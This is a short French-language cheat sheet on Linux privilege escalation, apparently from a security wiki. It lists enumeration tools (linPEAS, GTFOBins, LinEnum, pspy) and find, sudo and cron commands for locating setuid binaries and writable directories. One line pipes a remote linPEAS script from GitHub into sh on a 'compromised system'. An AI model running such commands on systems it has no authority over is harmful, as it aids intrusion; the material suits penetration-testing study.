
# [Privesc/Linux] Cheat-sheet

# Introduction

**L'escalade de privilège**, aussi appelé *privesc*, est un ensemble de techniques utilisé pour monter son niveau de privilège sur un système.

Ces techniques sont diverses et variés et peuvent toucher tout un panel de compétence.

Comprendre le fonctionnement initial du système est donc capital pour mener à bien votre *privesc*.




# Cheat-sheet

## Linpeas

Ce script permet d'automatiser la recherche de configuration ou de droits mal configurés sur le système qui pourrait vous permettre de monter en niveau de privilège.

Voici le github du projet :

- https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

Voici la commande permettant de le lancer sur un système compromis :

```
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

## Sudo

Une des premières étapes à réaliser consiste à vérifier les droits sudo disponibles pour votre utilisateur actuel :

```
sudo -l
```

## Tâche Cron

Des tâches peuvent être planifiées sur le système avec cron.

Pour regarder les tâches systèmes :

```
cat /etc/crontab
```

Et pour regarder les tâches propres à l'utilisateur :

```
crontab -e
```

## GTFOBins

Ce site est une mine d'or pour trouver les vulnérabilités sur les binaires lorsque leurs droits ont été modifiés :

- https://gtfobins.github.io/

Vous avez aussi le script qui permet d'automatiser la recherche et l'exploitation :

- https://github.com/Frissi0n/GTFONow

## Payloads All The Thing

- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md

## LinEnum

- https://github.com/rebootuser/LinEnum

# PsPsy

Affiche les processus du système :

- https://github.com/DominicBreuker/pspy

## Lister les répertoires accessibles en écriture

```
find / -type d -writable 2> /dev/null
```

## Lister les binaires exécutables par l'utilisateur actuel

```
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 6 -exec ls -ld {} ; 2>/dev/null
```

## Lister les fichiers setuid/setgid sur le système

```
find / -type f -perm /6000 -ls 2>/dev/null
```

## Trouver un fichier précis

```
find / -iname <FICHIER> -print 2>/dev/null
```

---

Revision #5
Created 2023-10-31 14:14:38 UTC by Elieroc
Updated 2025-05-23 14:10:15 UTC by Elieroc